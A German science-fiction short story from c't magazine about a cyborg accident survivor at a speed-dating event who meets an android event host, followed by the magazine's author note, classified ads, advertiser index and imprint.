Wie profan wirkte da der schmale Tisch zwischen uns – wie eine unüberwindliche Trennmauer. Oberhalb der Rückenlehnen der Bänke, auf denen wir saßen, ragten Sicht- und Schallschutzwände mit Kunstbrokat verziert in die Höhe. Sie musste sich wie eine Gefangene in einer engen Zelle fühlen. Ich spürte das nicht. Nur die Enttäuschung.

In den anderen Nischen trafen weitere Speeddater aufeinander, wahrscheinlich in weniger peinlicher Stille und mit weniger persönlicher Betroffenheit. Ich kannte das Gefühl meines Gegenübers bereits. Für Lu war es das erste Mal.

„Wie gefällt dir das Format?“, erkundigte ich mich, um einen lockeren Tonfall bemüht.

„Das Speeddating? Hm. Ich weiß noch nicht.“

„Ich wollte es ausprobieren. Wenigstens dieses eine Mal“, gab ich zu, ohne zu erwähnen, dass es die Idee meines Therapeuten gewesen war.

„Mhm.“ Lu betrachtete mich intensiv. Ihre blauen Augen kamen in dem künstlichen Licht nicht so recht zur Geltung. Ihr Gesicht, hell geschminkt, die Augenpartie betont. Nur ein äußerst dezenter Hauch eines blumigen Parfums. Sie schien angestrengt nachzudenken. Eine steile Stirnfalte bildete eine Furche in ihrer glatten Haut. „Du kommst mir bekannt vor. Kann es sein, ...?“, stellte sie die Frage, die ich innerlich schon erwartet hatte.

Ich nickte. „Nun, du hast recht“, entgegnete ich leise. „Ich bin das berühmteste Opfer eines Chemieunfalls, das es jemals gegeben hat, und gleichzeitig der Begünstigte der höchsten Schadenssumme, die jemals einem Opfer zugesprochen wurde.“

„Du bist der Milliardendollarmann“, hauchte Lu mehr, als es laut auszusprechen. Ich hörte es dennoch und verbesserte reflexartig: „Nicht Mann. Etwas. Ein Mann war ich einst.“

„Entschuldige“, bat mein scheidendes Date, denn die drei Minuten neigten sich dem Ende zu. „Es ist nur so ...“

„Dass du dich fragst, weshalb ich mich dem Speeddating widme?“, vollendete ich den Satz. „Ist das wichtig?“ *Is it important?*, echote das Déjà-vu in meinen Gedanken. Ich hob meinen kalten Arm, der natürlich in dem Hemd steckte, allerdings blieb die Hand sichtbar. Es klackte leise, als ich die Finger auf der Tischplatte ablegte. „Ich bin zugleich Opfer wie Experiment. Kannst du dich darauf einlassen?“

Lu starrte Hitze in die Carbon-fiber-reinforced-Polymerstruktur meiner künstlichen kalten Hand, die Finger so schlank, nachgebildet denen eines Konzertpianisten, und doch so kräftig wie die Pranken eines Gewichthebers.

„Ich, ... ich, ... weiß es nicht.“

„Verstehe“, sagte ich in den Gong hinein. Das war das Signal für Lu aufzustehen, den Schock zu verarbeiten und sich einem möglicherweise angenehmeren Kennenlern-Smalltalk zu widmen.

Sie schwieg zum Abschied.

Ich selbst beobachtete die dunkle Farbe meiner artifiziellen Gliedmaße. Was tat ich hier nur?

Eine schlanke Blondine, die stetig uninspiriert mit ihren gelockten Haaren spielte und es schaffte, die drei Minuten mit einem unendlichen Strom aus uninteressanten Einzelheiten zu füllen, nur um mich nicht zu Wort kommen zu lassen, war die nächste und vorletzte Kandidatin.

Das Gesicht meines letzten Dates verzog sich in einer unbeschreiblichen Weise, die sich keinem emotionalen Zustand zuordnen ließ. Sie setzte sich nicht einmal. Wieder ein

Bild: KI Midjourney | Bearbeitung c't

Beispiel für die Toleranz in der Gesellschaft, von der ich meinem Therapeuten berichten würde.

Es endete im Gewirr Dutzender fröhlich erregter Stimmen.

Ich mischte mich nicht unter die unbeschwert wirkenden anderen. Stattdessen blieb ich sitzen, betrachtete das nächtliche Paris, die Straße dunkel, durchnässt. In den Wasserlachen spiegelten sich Lichter der Laternen. Ein warmer, wärmender Schimmer, nicht so eiskalt wie die allgegenwärtigen Leuchten in den Büros und Wohnungen.

Das Straßenbild lenkte mich ab. Ich folgte mit Blicken den Pärchen, die engumschlungen den Boulevard entlangschlenderten, wahrscheinlich glücklich, emotional aufgeladen. Die Stadt der Liebe, so wie sie in Büchern, Berichten und Reportagen beschrieben wurde.

Die plötzliche Stille wurde mir bewusst. Ich verließ meinen Sitzplatz in der Nische. Das Foyer mit der Pinnwand empfing mich mit gähnender Leere. Ich wusste, was mich erwartete, und dennoch erstickte ich den Funken Hoffnung – noch – nicht.

Langsam trat ich näher.

An der Monitorwand lächelten die anderen. Fotos von möglicherweise dezent bearbeiteten Gesichtern, die ausdrückten: Ich will.

Nur eines wirkte wie die Parodie eines Profilbildes. Such den Fehler, schien es zu schreien. Ich bin der Fehler!

Neben den Fotos prangten die QR-Codes. Eine Art elektronisches Schwarzes Brett mit den Ankündigungen des Herolds. Geköpft werde ....

Ich zückte mein Smartphone und las den Code neben meinem Antlitz ein.

Es pingte und ich erfuhr von null neuen Anfragen.

Ich steckte das Gerät weg.

„Tut mir leid“, hörte ich die leise Stimme hinter mir flüstern.

„Es war ein Versuch“, entgegnete ich, registrierte die Wolke aus Frische, die mich sanft wie ein Wattebausch umhüllte. Im angedeuteten Spiegelbild des Monitors erkannte ich eine Gestalt rechts hinter mir. Ich wandte mich um.

ICH SCHENKTE IHR EIN LACHEN. ES KLANG LEICHT METALLISCH VERZERRT, SELBST IN MEINEN OHREN.

„Ich bin Mona, die Admin der Veranstaltung.“ Sie blickte mir auf Augenhöhe entgegen. Dunkle lange Haare, nette Augen, ein wenig viel Make-up und eine Fake-Brille mit leichter Tönung.

„Pino“, erwiderte ich den Gruß.

„Ich weiß.“ Ihre Stimme klang sehr voluminös mit deutlichen tiefen Untertönen, so als würde sie in einer Höhle erzeugt. Interessant. Unique, wie mein Therapeut es so gerne benannte.

„Ich habe meine Erwartungen heruntergeschraubt. Ist Bestandteil der Therapie.“

„Speeddating als Therapieansatz?“, hakte sie nach. Sie schmunzelte. „Ich denke, die Aussichten, gefrustet aus einer solchen Veranstaltung herauszugehen, sind größer als die Chance, ein tiefes Gefühl der Begeisterung mitzunehmen.“

„Warum tust du es dann?“, wollte ich wissen.

„Ich date ja nicht, ich leite die Events. Für Geld. Mit irgendwas muss ich meine Wohnung bezahlen. Und mein Essen, meine Outfits.“ Sie sah an sich herab und schüttelte den Kopf. „Ich muss mal wieder shoppen gehen.“

Ich schenkte ihr ein Lachen. Es klang leicht metallisch verzerrt, selbst in meinen Ohren.

„Deine Therapie – was genau ist der Grund?“

„Du meinst, weil ich reich bin und überlebt habe?“

„Nun ... mhm. Ja. Nein. Ich meine ...“, stammelte sie und brach dann ab.

„Ich sollte gehen“, beendete ich die unangenehme Stille.

„Ich begleite dich“, stieß sie überraschend und beinahe atemlos hervor. „Muss nur abschließen.“

* * *

Ich wartete an der Tür im Foyer auf sie. Dabei stellte ich mich so seitlich hin, dass der Sensor nicht reagierte.

Die Lichter erloschen, nur die grüne LED-Nachtbeleuchtung des Raums spendete einen dünnen Lichtvorhang, der die Dunkelheit aussperrte.

Mona zog eine Jacke über, kam näher und schon glitten die Automatiktüren zur Seite. Warme Luft quoll herein. Es roch abgestanden. Die Hitze des Tages hatte dem, was unter idealen Bedingungen frische Luft hätte sein können, den Todesstoß verpasst.

Wir traten hinaus in die postmoderne Architektur eines verlassenen Industriekomplexes. Dutzende Parkplätze, alle ungenutzt, dahinter eine wenig frequentierte Straße mit hoch aufragenden Lampen, von denen nur jede dritte nicht kaputt war.

Mona gab einen Versperrcode in ein Tastenfeld neben dem Eingang zu der ehemaligen Möbelhalle ein. „Gesichert“, sagte sie und kicherte. „Als ob es irgendeinen Dieb hier gäbe, der Möbel oder den Staub von Jahrzehnten klauen würde.“

Sie trat dicht an mich heran. „Ich habe mir einen Fahrdienst bestellt. Er holt mich am südlichen Ende des Gewerbeparks ab. Wie kommst du nach Hause?“

Ich sah an mir herab. „Laufen.“

„Ah. Ja. Ich vergaß. Du bist ja der Billion Dollar Man.“

„Korrekt.“ Ich machte eine einladende Geste. „Können wir?“

Mona deutete eine Verbeugung an. Sie lächelte. Ich hatte den Eindruck, dass sie sich selbst gern lächeln spürte.

Wir schlenderten über den verwaisten Parkplatz hin zum schmalen Bürgersteig.

„Warum Paris bei Nacht?“, fragte ich.

„Oh, die Bildschirmwand?“

„Ja.“ Ich beobachtete eine Fledermaus, die durch den Lichtkegel einer Straßenlampe sauste. „Mir ist schon klar, dass Fenster in der Halle nur einen Blick auf scheußliche Gebäude und den Parkplatz gezeigt hätten. Aber Paris? Das Klischee einer romantischen Stadt?“

Mona antwortete nicht sofort. Als sie es dann tat, vermittelte sie den Eindruck, dass sie intensiv über eine Antwort

nachgedacht hätte. Ihre Stimmlage hatte sich eine weitere Oktave nach unten bewegt. „Ein Klischee ist nur deswegen ein Klischee, weil es stimmt. Und im Zweifelsfall ist es eine selbsterfüllende Prophezeiung. Du erwartest Romantik und du erhältst Romantik."

„Mhm."

„Schau dich an, Billion Dollar Man." Sie nannte meinen medialen Spitznamen wieder in der englischen Version. „Du bist das wandelnde Klischee eines Cyber-Experiments. Eine Mischung aus Terminator und Star-Trek-Android. So, als wäre ein Science-Fiction-Nerd in die Wissenschaft gegangen, nur um dich zu erschaffen. Seinen eigenen feuchten Zukunftstraum."

Ich schwieg einige Schritte lang.

„Sorry", meinte Mona. „Ich wollte dich nicht beleidigen."

„Nein, nein", widersprach ich. „Bin nicht beleidigt. Habe nur nachgedacht."

„Was sollte das mit deinem Therapeuten?", fragte Mona.

„Hm?" Ich rief mir ins Gedächtnis, worüber wir schon gesprochen hatten. „Ach so. Nun, also. Es fällt mir schwer ... nein. Das ist jetzt nichts Außergewöhnliches. Ach verdammt, wie soll ich es erklären?"

Mona lachte. Es klang nicht amüsiert, eher nach einem Lachen, das den seltsamen Moment überspielen sollte. „Fang doch am Anfang an", schlug sie vor.

Mir wurde bewusst, dass wir gestoppt hatten. Ich nahm die warme, leicht abgestandene Nachtluft wahr, die wie ein Regenguss über dem Gewerbegebiet hing. Sie hüllte uns ein, wich träge zur Seite, sodass sie stetig präsent blieb. Ich fragte mich, ob Mona sie auch so intensiv empfand. Im künstlichen Licht der entfernt stehenden Straßenlaternen wirkte ihr Outfit irgendwie unfertig. Ein dunkler Blazer, der sich wie magisch an ihre Seiten schmiegte und eine angenehm anzusehende Linie zeigte. Doch im Schattenwurf sah ich Flecken, wie Löcher. Schwarze Löcher, die ebenso gut in andere Dimensionen führen konnten. Ihre Hose verschwand in schwarzen Stiefeletten, auf dem Obermaterial dunkelnasse Kleckse, wie Makel, die dort nicht sein sollten. Warum fiel es mir auf? Was tat mir mein halbes Gehirn an?

Ich ersparte es mir, ihr meine Beobachtung mitzuteilen.

„Vor dem ...", begann ich und stockte an derselben Stelle dieser Erzählung wie eigentlich immer. Ich ahnte, dass viele Leute dachten, es würde mich belasten, darüber zu sprechen. Dabei überlegte ich nur sehr genau, welchen Ausdruck ich in welchem Gespräch benutzen sollte, je nach zuhörender Person.

„... Unfall", ergänzte ich, weil ich Mona nicht schockieren wollte. „... da war ich ein Mann, nun ja, ein Junge wohl eher."

„Es sind Hunderte gestorben, nicht wahr?", fragte Mona.

Ich nickte. Darunter meine Eltern und meine beiden Geschwister, was ich nicht aussprach. „Es gab nur wenige Überlebende der Explosion. Die Säurewolke hat beinahe jeden getötet."

„Nur dich nicht."

„Ja. Mich nicht." Ich registrierte die Erwartungen in ihren Augen. Sie beobachtete mich, suchte in meinem Gesicht nach Anzeichen von Flashbacks. Versteckten Traumata. Doch ich hatte keine Erinnerungen an diesen Tag oder die eintausenddreihundertsiebzehn folgenden.

„Davor war ich emotional und erziehungstechnisch ein Mann. So mit allem Drum und Dran. Danach war ich ... nun ... anders."

„Ich habe gelesen, dass du zu mehr als der Hälfte aus kybernetischen Komponenten bestehst", plapperte Mona. „Sorry", kam es umgehend. „Das war unsensibel."

„Nur Fakten", erwiderte ich und hob meinen kalten Arm. Ich hielt die dazugehörige Hand hoch in die Luft, ließ die künstlichen Finger kreisen. „Die Säurewolke zersetzte weite Teile meines Körpers. Warum ich überlebte, war den Ärzten, die mich – mhm – behandelten, ein Rätsel. Ich verlor alles unterhalb des Bauchnabels, dazu einen Arm, Teile des Brustgewebes, einige Prozente meines Schädelknochens und die darunterliegenden Gehirnareale. Normalerweise ein sicherer Tod. Aber ich starb nicht."

„Hattest du Schmerzen?"

Eine übliche Frage. „Nein. Ich erwachte ohne Schmerzen. Aber ich war nicht mehr ich. Ich war transformiert. Mir war bewusst, dass es so war. Mein früheres Leben verblasste. Teile meiner Erinnerungen blieben verschwunden. Und ich spürte eine Veränderung, ohne dass ich hätte sagen können, was genau sich in mir verwandelt hatte."

„SCHAU DICH AN, BILLION DOLLAR MAN. DU BIST DAS WANDELNDE KLISCHEE EINES CYBER-EXPERIMENTS."

Wie poetisch ich es ausdrücken konnte. Die Implementierung künstlicher Hirnareale hatte bleibende Schäden verursacht. Amnesie war einer davon. Mein Leben war weg. Ein neues hatte begonnen – und ich stand gewissermaßen als Baby da. Als hätte mich ein Mad Scientist auf die Welt losgelassen. Ich war ein kybernetischer Organismus. KyO, der Milliardendollarmann.

„Du willst nicht drüber reden?", sprach Mona ihre Vermutung aus. Sie war nähergetreten. Sie musterte mich mit einem eigenartigen Blick, den ich keiner bestimmten Gefühlslage zuordnen konnte.

Ein Auto näherte sich. Man hörte nur das Geräusch der Reifen, die Pfützen zerteilten. Der Lichtstrahl der Scheinwerfer veränderte Monas Gesicht, warf Schatten, wo bislang Licht geherrscht hatte, ließ die braunen Augen glitzern, wo sie vorher nur dunkel gewirkt hatten. War das ein sanftes Lächeln?

Ich wusste es nicht.

Das Auto brauste heran und vorbei. Offenbar nicht die Mitfahrgelegenheit, die Mona bestellt hatte.

Ich senkte meinen Blick, folgte dabei den Linien ihres Körpers, den Rundungen, die sich unter der Kleidung abzeichneten. Ich horchte in mich hinein. Da war nichts, weder der Widerhall eines Begehrens noch der Hauch einer tiefen Emotion. Es war so, wie ich es erwartet hatte.

„Pino?", drang ihre dunkle Stimme zu mir durch. „Was ist?"

Über den Autor

Bild: Arno Endler

Arno Endler hat die c't-Leserschaft in den vergangenen 15 Jahren jetzt 50-mal in fantastische, aber auch in sehr alltagsnahe Welten entführt. Seine erste c't-Story war „Gefangen" in Ausgabe 8/2008. Seit 2006 hat der 1965 geborene Teilzeitschriftsteller aus dem Rhein-Hunsrück-Kreis weit über hundert Kurzgeschichten und Romane veröffentlicht. Sein neuer Krimi „Auslese – Mord im Weingut 4.0" dreht sich um das Forschungsprojekt einer KI-gestützten autarken Weinkellerei, das mysteriöse Begleiterscheinungen zeigt. Das Buch soll im Juni beim Polarise-Imprint des dpunkt-Verlags herauskommen, der wie c't zu Heise Medien gehört.

„Ich ..." In mir brodelte eine Energie, die unheilvoll und unwiderstehlich einen Ausgang suchte. Ich wollte rennen. Weg von ihr, von allen *Normalen*. Warum war ich so, warum hatte man mich gerettet, warum sahen mich die *Normalen* so an, warum fühlte ich mich ihnen nicht mehr zugehörig?

„Ich bin so anders", flüsterte ich, dabei brüllte mich ein Teil meines eigenen Bewusstseins still an: Nein, ich bin derjenige, der *normal* ist!

„Bist du das?", hakte Mona nach. „Jemand, der auf Speeddates geht, ist für mich vollkommen normal. Du bist auf der Suche nach einer Partnerin."

„Oder nach einem Partner, ich weiß es nicht."

„Mhm." Mona wirkte nachdenklich, als ich ihr wieder ins Gesicht sah. „Ich habe dein Anforderungsprofil gelesen und du hast nach einer Frau gesucht."

Ich hob entschuldigend meine kalte Hand. „Ich musste doch was angeben. Und niemand ist auf jemanden wie mich eingestellt. Ich bin nicht Mann, nicht Frau, nicht Fisch, nicht Fleisch. Ich kann nicht einmal definieren, was ich bin. Wie soll ich da eine Entscheidung treffen, wer zu mir passt? Ich suche einen Gegenpol zu mir. Oder eine Ergänzung? Eine Seele, die zu meinem veränderten Inneren passt. Wer? Ganz egal! Scheißegal! Hauptsache, er oder sie oder es sieht mich. Und nicht den Milliardendollarmann. Jeder erwartet von mir, dass ich mich männlich verhalte. Dabei bin ich das längst nicht mehr, unabhängig von meinem Aussehen."

Mona wich einen Schritt zurück. War ich zu laut geworden? Hatte ich mich in Rage geredet?

„Dann frage ich dich, wie du dich fühlst. Was bist du, Pino? Mann? Frau? Etwas dazwischen, darüber hinaus oder seitlich neben den gängigen Kategorien?", gab sie mir eine harte Nuss zu knacken.

Ich horchte in die technischen Abläufe meines künstlichen Körpers hinein, nahm Wärme in den aktiven Arealen wahr. Ich glaubte, ein Klicken zu hören. Sicherlich nur Einbildung.

„Nun?", drängte Mona.

Ein weiteres Auto kam angefahren. Es wurde langsamer. Monas Fahrdienst begann, mir das Zeitfenster für eine Antwort zu schließen.

„Ich kann es nur unzureichend beschreiben, Mona."

„Versuch es."

Ich schluckte die verlegene Wortlosigkeit weg. „Es ist, als würde ich in einer Vision leben. Ein nicht enden wollender Traum, in dem Menschen zu Hause sind, die nicht meine Sprache sprechen. Schlimmer noch, jeder spricht eine andere Sprache und keine von diesen kann ich erlernen. So verstumme ich, weil ich nichts verstehe. Eine Art Aphasie."

„Okay."

„Mein Problem ist, dass ich mich nicht mehr zugehörig fühle. Zu keiner Gemeinschaft. Ich bin kein Mensch mehr. Ich würde gern wieder dazugehören."

„Dein Wunsch ist also, ein Mensch zu werden?" Mona lachte. Das Auto hielt neben uns an.

„Ja?", fragte ich. Hätte ich nicht eher antworten sollen?

„Das gab es schon."

„Bitte?", hakte ich nach. Ich verstand nicht, worauf sie sich bezog. Die hintere Seitentür des Wagens klappte auf. Musik presste sich ins Freie. Leise, unaufdringlich und doch in der Stille der Nacht störend. Niemand saß im Inneren. Autonom, soso.

„Du bist ein kybernetischer Organismus."

„Zum Teil. Ja."

„Pino. KyO." Sie lachte. Ihre dunkle Stimme brandete mir entgegen, traf mich, erzeugte ein Echo. Ich lachte mit ihr.

„Wir sehen uns wieder. Und ich werde dir helfen, ein Mensch zu werden." Sie reichte mir eine Visitenkarte. „Logg dich dort ein. Meine Daten stehen auf der Rückseite." Geschmeidig glitt sie in den Wagen, schenkte mir ein letztes Lächeln und zog die Tür zu.

Eine Starre erfasste meine Muskulatur. Sie breitete sich auf die künstlichen Teile aus. Ich folgte nur mit Blicken dem davonfahrenden Wagen. Mehr Bewegung hätte mich zerbrechen lassen.

Sekunden türmten sich zu Minuten, bis die Pyramide meiner Erstarrung komplett war. Ich atmete tief durch und zwang mich, den kalten Arm zu heben, in den Fingern die Karte vor meinen Augen zu positionieren.

MO dern
N atural designed
A ndroid
INC

Dazu war eine Mailadresse vermerkt. Auf der Rückseite las ich Monas Seriennummer und ihren Aufgabenbereich.

Eine Androidin, geschaffen, um mir den Wiedereinstieg in die menschliche Gesellschaft zu erleichtern. Wer war nur auf eine solch abstruse Idee gekommen?

Ich steckte die Visitenkarte weg. Mein Heimweg lag vor mir. Die mechanischen Beine setzten sich ganz automatisch in Bewegung.

(psz@ct.de) c't

Die c't-Stories als Hörversion

Unter heise.de/-4491527 können Sie einige c't-Stories als Audiofassung kostenlos herunterladen oder streamen. Die c't-Stories zum Zuhören gibt es auch als RSS-Feed und auf den bekannten Plattformen wie Spotify, Player FM und Apple Podcasts (**ct.de/yz13**).

Fernstudium IT-Security

staatlich geprüft und zugelassen · Fernstudium

Aus- und Weiterbildung zur Fachkraft für IT-Sicherheit. Vorbereitung auf das **SSCP- und CISSP-Zertfikat**. Ein Beruf mit Zukunft. Kostengünstiges und praxisgerechtes Studium ohne Vorkenntnisse. Beginn jederzeit.

NEU: Roboter-Techniker, Netzwerk-Techniker, Qualitätsbeauftragter / -manager TÜV, Linux-Administrator LPI, PC-Techniker

Teststudium ohne Risiko.
GRATIS-Infomappe gleich anfordern!

FERNSCHULE WEBER - seit 1959
Neerstedter Str. 8 - 26197 Großenkneten - Abt. C14
Telefon 0 44 87 / 263 - Telefax 0 44 87 / 264

www.fernschule-weber.de

AGB VERSTEHER

c't magazin für computer technik

ORACLE Feuerwehr www.oraservices.de G

softaktiv.datensysteme Datenbankapplikationen, Website Boosting, Online-Pressemitteilungen, Unterstützung bei Ihren V-Projekten. Einfach anrufen, Faxen oder eine E-Mail schicken. Telefon: 0511/3884511, Mobil: 0170/3210024, Telefax: 0511/3884512, E-Mail: service@softaktiv.de, Internet: www.softaktiv.de G

nginx-Webhosting: **timmehosting.de** G

www.patchkabel.de - LWL und Netzwerk Kabel G

xxs-kurze Daten- & Netzkabel: kurze-kabel.de G

EDELSTAHL LED SCHILDER: www.3D-buchstabe.com
HAUSNUMMERN nobel 230V~: www.3D-hausnummer.de G

Erfahrene Diplom-Fachübersetzerin übersetzt EDV-Texte aller Art (Software und Hardware) insbesondere Texte aus den Bereichen Telekommunikation und Netzwerke. Englisch-Deutsch. Tel. + Fax: 05130/37085 G

Rechnungsprogramm ohne Abo rechnungsbüro.de G

Wie gut geht es ihrer ORACLE Datenbank?
Wir prüfen das: oracle-db-check.de G

Anzeigenschluss für die nächsten erreichbaren Ausgaben:
13/2023: 02.05.2023
14/2023: 12.05.2023
15/2023: 26.05.2023

c't – Kleinanzeigen

Private Kleinanzeige:
erste Druckzeile € 10,– ; jede weitere Zeile € 8,–

Gewerbliche Kleinanzeige:
erste Druckzeile € 20,–; jede weitere Zeile € 16,–

Chiffre-Anzeige: € 5,– Gebühr

Hinweis: Die Rechnungsstellung erfolgt nach Veröffentlichung der Anzeige!

Name/Vorname

Firma

Str./Nr.

PLZ/Ort

Bitte veröffentlichen Sie den Text in der nächsterreichbaren Ausgabe von c't.

○ Den Betrag habe ich auf Ihr Konto überwiesen.
Sparkasse Hannover,
IBAN DE98 2505 0180 0000 0199 68, BIC SPKH DE 2H

Bei Angeboten: Ich versichere, dass ich alle Rechte an den angebotenen Sachen besitze.

Datum Unterschrift (unter 18, der Erziehungsberechtigte)

Faxnummer: 05 11 / 53 52-200

Bitte veröffentlichen Sie in der nächsterreichbaren Ausgabe (Vorlaufzeit mind. 3 Wochen) folgende Anzeige im Fließsatz ○ privat ○ gewerblich* (werden in c't mit G gekennzeichnet) ○ Chiffre

€ 10,– (20,–)
€ 18,– (36,–)
€ 26,– (52,–)
€ 34,– (68,–)
€ 42,– (84,–)
€ 50,– (100,–)
€ 58,– (116,–)
€ 66,– (132,–)

Pro Zeile bitte jeweils 45 Buchstaben einschließlich Satzzeichen und Wortzwischenräumen. Wörter, die **fettgedruckt** (nur in der ersten Zeile möglich) erscheinen sollen, unterstreichen Sie bitte. Den genauen Preis können Sie so selbst ablesen. *Der Preis für gewerbliche Kleinanzeigen ist in Klammern angegeben. Soll die Anzeige unter einer Chiffre-Nummer erscheinen, so erhöht sich der Endpreis um € 5,– Chiffre-Gebühr.

Ausfüllen und einsenden an: **Heise Medien GmbH & Co. KG**
c't-Magazin, Anzeigenabteilung
Karl-Wiechert-Allee 10, 30625 Hannover

↳ Weiterlesen, wo andere aufhören.

DIGITAL DESIGN & UX NEXT

Produktentwicklung, Technologiepotenziale und Gestaltung zusammendenken

Konferenz im Kraftwerk · München · 14. und 15. Juni 2023

Für Usability- & UX-Profis, Digital Designer, Requirement Engineers und Product Owner.

Aus dem Programm:

- Sind Digital Designer die neuen Product Owner?
- Vom UX-Neuling zum Experten: Wie UX ein integrierter Teil der Produktentwicklung wurde
- UX in der Robotik – Der Arbeitsalltag zwischen Mensch und Maschine
- Sind Digital Designer mit ihren Ideen eigentlich noch zu retten?

www.dd-ux.de | Jetzt Frühbucherrabatt sichern!

Veranstalter

MAIBORNWOLFF

dpunkt.verlag

heise Developer

Kooperationspartner

GERMAN UPA
Berufsverband der Deutschen Usability und User Experience Professionals

VDID
VERBAND DEUTSCHER INDUSTRIE DESIGNER

IREB International Requirements Engineering Board

Inserenten*

1&1 Telecom GmbH, Montabaur 196

1blu AG, Berlin 31

ALLNET Computersysteme GmbH, Germering 9

AUDI AG, Ingolstadt 2

bluechip Computer AG, Meuselwitz 29

Cordaware GmbH, Pfaffenhofen 37

Dirk Rossmann GmbH, Burgwedel 195

EXTRA Computer GmbH, Giengen-Sachsenhausen 11

Fernschule Weber, Großenkneten 189

GN Audio Germany GmbH, Raubling 35

RaidSonic Technology GmbH, Ahrensburg 41

Thomas Krenn AG, Freyung 21

WIBU-SYSTEMS AG, Karlsruhe 53

Veranstaltungen

MiTEXX	c't, FLEET Events, MBmedien	12
Maker Faire	Make:	73
storage2day	iX, dpunkt.verlag	77
c't Workshops	c't, heise Events	91
enterJS	iX, heise Developer, dpunkt.verlag	103
heise Security TOUR	heise Security	107
CloudLand	DOAG, Heise Medien	123
heise devSec	heise Security, heise developer, dpunkt.verlag	163
Mastering Microservices	heise Academy	181
DIGITAL DESIGN & UX NEXT	MaibornWolff, heise Developer, dpunkt.verlag	191

** Die hier abgedruckten Seitenzahlen sind nicht verbindlich. Redaktionelle Gründe können Änderungen erforderlich machen.*

Impressum

Redaktion

Heise Medien GmbH & Co. KG, Redaktion c't
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.ct.de, E-Mail: ct@ct.de

Titelthemenkoordination in dieser Ausgabe: „Zwei-Faktor-Authentifizierung ausgetrickst“: Ronald Eikenberg *(rei@ct.de)*, „Die neue E-Bike-Generation“: Robin Brand *(rbr@ct.de)*

Chefredakteur: Torsten Beeck *(tbe@ct.de)* (verantwortlich für den Textteil)

Stellv. Chefredakteur: Axel Kossel *(ad@ct.de)*

Chef vom Dienst: Georg Schnurer *(gs@ct.de)*

Leser & Qualität

Leitung: Achim Barczok *(acb@ct.de)*

Koordination Leserkommunikation: Martin Triadan *(mat@ct.de)*

Ressort Internet, Datenschutz & Anwendungen

Leitende Redakteure: Hartmut Gieselmann *(hag@ct.de)*, Jo Bager *(jo@ct.de)*

Redaktion: Holger Bleich *(hob@ct.de)*, Anke Brandt *(abr@ct.de)*, Greta Friedrich *(gref@ct.de)*, Tim Gerber *(tig@ct.de)*, Arne Grävemeyer *(agr@ct.de)*, Markus Montz *(mon@ct.de)*, Peter Schmitz *(psz@ct.de)*, Sylvester Tremmel *(syt@ct.de)*, Andrea Trinkwalder *(atr@ct.de)*, Dorothee Wiegand *(dwi@ct.de)*, Stefan Wischner *(swi@ct.de)*

Ressort Systeme & Sicherheit

Leitende Redakteure: Peter Siering *(ps@ct.de)*, Jan Mahn *(jam@ct.de)*

Redaktion: Niklas Dierking *(ndi@ct.de)*, Mirko Dölle *(mid@ct.de)*, Wilhelm Drehling *(wid@ct.de)*, Liane M. Dubowy *(lmd@ct.de)*, Ronald Eikenberg *(rei@ct.de)*, Oliver Lau *(ola@ct.de)*, Pina Merkert *(pmk@ct.de)*, Dennis Schirrmacher *(des@ct.de)*, Hajo Schulz *(hos@ct.de)*, Jan Schüßler *(jss@ct.de)*, Kathrin Stoll *(kst@ct.de)*, Keywan Tonekaboni *(ktn@ct.de)*, Axel Vahldiek *(axv@ct.de)*

Ressort Hardware

Leitende Redakteure: Christof Windeck *(ciw@ct.de)*, Ulrike Kuhlmann *(uk@ct.de)*, Dušan Živadinović *(dz@ct.de)*

Redaktion: Ernst Ahlers *(ea@ct.de)*, Christian Hirsch *(chh@ct.de)*, Benjamin Kraft *(bkr@ct.de)*, Lutz Labs *(ll@ct.de)*, Andrijan Möcker *(amo@ct.de)*, Florian Müssig *(mue@ct.de)*, Rudolf Opitz *(rop@ct.de)*, Carsten Spille *(csp@ct.de)*

Ressort Mobiles, Entertainment & Gadgets

Leitende Redakteure: Jörg Wirtgen *(jow@ct.de)*, Jan-Keno Janssen *(jkj@ct.de)*

Redaktion: Robin Brand *(rbr@ct.de)*, Sven Hansen *(sha@ct.de)*, Steffen Herget *(sht@ct.de)*, Nico Jurran *(nij@ct.de)*, André Kramer *(akr@ct.de)*, Michael Link *(mil@ct.de)*, Urs Mansmann *(uma@ct.de)*, Stefan Porteck *(spo@ct.de)*, Christian Wölbert *(cwo@ct.de)*

c't online: Ulrike Kuhlmann *(uk@ct.de)*

Social Media: Jil Martha Baae *(jmb@ct.de)*

Koordination News-Teil: Hartmut Gieselmann *(hag@ct.de)*, Christian Wölbert *(cwo@ct.de)*

Koordination Heftproduktion: Martin Triadan *(mat@ct.de)*

Redaktionsassistenz: Susanne Cölle *(suc@ct.de)*, Christopher Tränkmann *(cht@ct.de)*

Software-Entwicklung: Kai Wasserbäch *(kaw@ct.de)*

Technische Assistenz: Ralf Schneider (Ltg., rs@ct.de), Christoph Hoppe *(cho@ct.de)*, Stefan Labusga *(sla@ct.de)*, Arne Mertins *(ame@ct.de)*, Jens Nohl *(jno@ct.de)*, Daniel Ladeira Rodrigues *(dro@ct.de)*

Dokumentation: Thomas Masur *(tm@ct.de)*

Verlagsbüro München: Hans-Pinsel-Str. 10b, 85540 Haar, Tel.: 0 89/42 71 86-0, Fax: 0 89/42 71 86-10

Ständige Mitarbeiter: Detlef Borchers, Herbert Braun *(heb@ct.de)*, Tobias Engler, Monika Ermert, Stefan Krempl, Ben Schwan *(bsc@ct.de)*, Christiane Schulzki-Haddouti

DTP-Produktion: Mike Bunjes, Birgit Graff, Angela Hilberg, Jessica Nachtigall, Astrid Seifert, Ulrike Weis

Junior Art Director: Martina Bruns

Fotografie: Melissa Ramson, Andreas Wodrich

Digitale Produktion: Melanie Becker, Kevin Harte, Martin Kreft, Thomas Kaltschmidt, Pascal Wissner

Illustrationen

Jan Bintakies, Hannover, Rudolf A. Blaha, Frankfurt am Main, Thorsten Hübner, Berlin, Albert Hulm, Berlin, Sven Hauth, Schülp, Thomas Kuhlenbeck, Münster, Timo Lenzen, Berlin, Andreas Martini, Wettin, Moritz Reichartz, Viersen, Michael Vogt, Berlin
Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover, Schlagseite: Ritsch & Renn, Wien, c't-Logo: Gerold Kalter, Rheine

c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter https://ct.de/pgp. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

```
Key-ID: 5C1C1DC5BEEDD33A
